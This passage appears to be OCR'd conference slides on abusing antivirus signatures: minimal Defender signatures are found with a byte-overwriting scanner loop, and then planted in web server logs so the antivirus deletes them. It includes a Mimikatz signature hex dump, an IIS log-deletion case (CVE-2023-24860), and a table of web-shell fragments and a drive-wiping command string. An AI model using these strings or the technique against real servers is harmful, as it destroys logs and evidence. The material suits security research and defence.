
  File was quarantined automatically





Step 2
Manually embed the signature In Legit File

Failed First attempt



Faster Automatic Minimal Signature Generation

```
hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
if (hResult == S_OK)
{
    if (scanResult.IsMalware)
        cout << "original is Malware" << endl;
    else
    {
        cout << "original is Benign,exit" << endl;
        return;
    }

}
for (i = 0; i < sample.size; i++)
{
    buffer[i] = 'Z';
    sample.data = (BYTE*)buffer;
    hResult = scanner->Scan(NULL, sample.data, sample.size, &scanResult);
    if (hResult == S_OK)
    {
        if (scanResult.IsMalware)
        {
            cout << "[+] Defender verdict: Malware. minimized byte until offset: " << i  <<endl;
```

Faster Automatic Minimal Signature Generation

MZ MAGIC

PE

E_lfanew 0x120

```
        0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x00    4D5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  MZZZZZZZZZZZZZZZ
0x10    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x20    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x30    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 2001 0000  ZZZZZZZZZZZZ ...
0x40    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x50    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x60    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x70    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x80    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x90    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xA0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xB0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xC0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xD0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xE0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xF0    5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x0100  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x0110  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0x0120  5045 0000 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  PE..ZZZZZZZZZZZZ
0x0130  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
```


Offsets 0x140 - 0xD0F0 contains ‘Z’ only


250 bytes signature

```
0xD0F0  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xD100  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xD110  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xD120  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
0xD130  5A5A 5A64 8606 0063 395A 5E00 0000 0000  ZZZd†..c9Z^.....
0xD140  0000 00F0 0022 1244 0FB6 4404 4F00 5B00  ...ð.".D.¶D.O.[.
0xD150  2500 7800 3B00 2500 7800 5D00 2D00 2500  %.x.;.%.x.].-.%.
0xD160  3100 7500 2D00 2500 7500 2D00 2500 3000  1.u.-.%.u.-.%.0.
0xD170  3800 7800 2D00 2500 7700 5A00 4000 2500  8.x.-.%.w.Z.@.%.
0xD180  7700 5A00 2D00 2500 7700 5A00 2E00 2500  w.Z.-.%.w.Z...%.
0xD190  7300 004B 0049 0057 0049 005F 004D 0053  s..K.I.W.I._.M.S
0xD1A0  0056 0031 005F 0030 005F 0043 0052 0045  .V.1._.0._.C.R.E
0xD1B0  0044 0045 004E 0054 0049 0041 004C 0053  .D.E.N.T.I.A.L.S
0xD1C0  0020 6500 0011 0053 616D 456E 756D 6572  . e....SamEnumer
0xD1D0  6174 6544 6F6D 6169 6E73 496E 5361 6D53  ateDomainsInSamS
0xD1E0  6572 7665 7200 4D65 6D6F 7279 0013 0053  erver.Memory...S
0xD1F0  616D 456E 756D 6572 6174 6555 7365 7273  amEnumerateUsers
0xD200  496E 446F 6D61 696E 0065 0002 0049 5F4E  InDomain.e...I_N
0xD210  6574 5365 7276 6572 5472 7573 7450 6173  etServerTrustPas
0xD220  7377 6F72 6473 4765 7400 0000 0000 5A5A  swordsGet.....ZZ
0xD230  5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A 5A5A  ZZZZZZZZZZZZZZZZ
```

till file’s end - only ‘Z’

Faster Automatic Minimal Signature Generation






PE Files

Executable legit file

Mimikatz signature

```
5A5A 5A64 8606 0063 395A 5E00 0000 0000  ZZZd†..c9Z^.....
0000 00F0 0022 1244 0FB6 4404 4F00 5B00  ...ð."D.¶D.O.[.
2500 7800 3B00 2500 7800 5D00 2D00 2500  %.x.;.%.x.].-.%.
3100 7500 2D00 2500 7500 2D00 2500 3000  1.u.-.%.u.-.%.0.
3800 7800 2D00 2500 7700 5A00 4000 2500  8.x.-.%.w.Z.@.%.
7700 5A00 2D00 2500 7700 5A00 2E00 2500  w.Z.-.%.w.Z...%.
7300 004B 0049 0057 0049 005F 004D 0053  s..K.I.W.I._.M.S
0056 0031 005F 0030 005F 0043 0052 0045  .V.1._.0._.C.R.E
0044 0045 004E 0054 0049 0041 004C 0053  .D.E.N.T.I.A.L.S
0020 6500 0011 0053 616D 456E 756D 6572  . e....SamEnumer
6174 6544 6F6D 6169 6E73 496E 5361 6D53  ateDomainsInSamS
6572 7665 7200 4D65 6D6F 7279 0013 0053  erver.Memory...S
616D 456E 756D 6572 6174 6555 7365 7273  amEnumerateUsers
496E 446F 6D61 696E 0065 0002 0049 5F4E  InDomain.e...I_N
6574 5365 7276 6572 5472 7573 7450 6173  etServerTrustPas
7377 6F72 6473 4765 7400 0000 0000 5A5A  swordsGet.....ZZ
```

NON-PE Files



Windows Defender
Non PE file
PE file
0
4030
EOF - 4030
EOF
Get scanned
Does **NOT** get scanned
…
…
…
Get scanned
MZ
Get scanned
EOF

Challenge 3 - Attack Vectors implant the signatures in legit files

Implant signature - achieve remote deletion of logs

1. Send HTTP POST request
   Including signature

2. Signature is written to log file




LOGS


Remote deletion of Windows Web Server Logs

CVE-2023-24860

Microsoft IIS




Remote Deletion of Windows Web Server Logs - Demo





Remote Deletion of Windows Web Server Logs

Barking dog **starts to** bite… :)

WORKED !!! Defender detect IIS log file as an RTF exploit








Remote Deletion of Linux Web Server Logs

The Web server’s market share



Remote Deletion of Linux Web Server Logs

EvilSignature DataBase

	signature	OS	AV	len	specialCharTypeCount	validFileName	validFolderName
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	<?=`$_GET[]`;	Windows	Microsoft Defender	13	9	False	False
2	{\rtf1{\shp{\sp	Windows	Microsoft Defender	15	2	False	True
3	<?phpeval($_GET[	Windows	Microsoft Defender	16	6	False	False
4	Gif89a\r\n<?php	Linux	Kaspersky	16	4	True	True
5	:a\r\nstartgoto	Linux	Kaspersky	16	3	True	True
6	<%eval request("	Linux	Kaspersky	16	5	True	True
7	<?php @eval($_POST[	Linux	Kaspersky	19	8	True	True
8	<?phpsystem($_POST[	Windows	Microsoft Defender	19	6	False	False
9	<%EVAlreQUesT("")%>	Windows	Microsoft Defender	19	6	False	False
10	<%EvalreQUesT("")%>	Windows	Microsoft Defender	19	6	False	False
11	<%evalrequest("")%>	Windows	Microsoft Defender	19	6	False	False
12	<%evalrequest('')%>	Windows	Microsoft Defender	19	6	False	False
13	<%evalrequEst("")%>	Windows	Microsoft Defender	19	6	False	False
14	<%evalrEquEst("")%>	Windows	Microsoft Defender	19	6	False	False
15	<eval_r(Request("")>	Windows	Microsoft Defender	20	6	False	False
16	cmd /c rd /s /q c:\\	Linux	Kaspersky	20	4	False	False
17	<?phpeval($_REQUEST[	Windows	Microsoft Defender	20	6	False	False
18	<iframe name=twitter	Windows	Avast	20	3	False	False
19	<?php system($_POST["	Linux	Kaspersky	21	8	True	True
20	<?phpsystem($_REQUEST[	Windows	Microsoft Defender	22	6	False	False
21	<?phppassthru(getenv("	Windows	Microsoft Defender	22	4	False	False
22	rundll32 mouse,disable	Linux	Kaspersky	22	2	True	True
23	//brembotembo.com/2.dat	Windows	Microsoft Defender	23	2	False	False
24	open 210..81.exe\r\nbye	Windows	AVG	23	3	False	True
25	<iframe name=Twitterlgar	Windows	AVG	24	3	False	False

Automatic Minimal EvilSignature generation - Linux

AVAST + AVG

AVG

By default only scan files With predefined extensions

Trend Micro

only works in the beginning of the file

Others:

Palo Alto, CrowdStrike, SentinelOne

Relay on ML Don't use byte signatures

Automatic Minimal EvilSignature generation - AV


One EvilSignature to rule the all


- Kaspersky
- Windows Defender

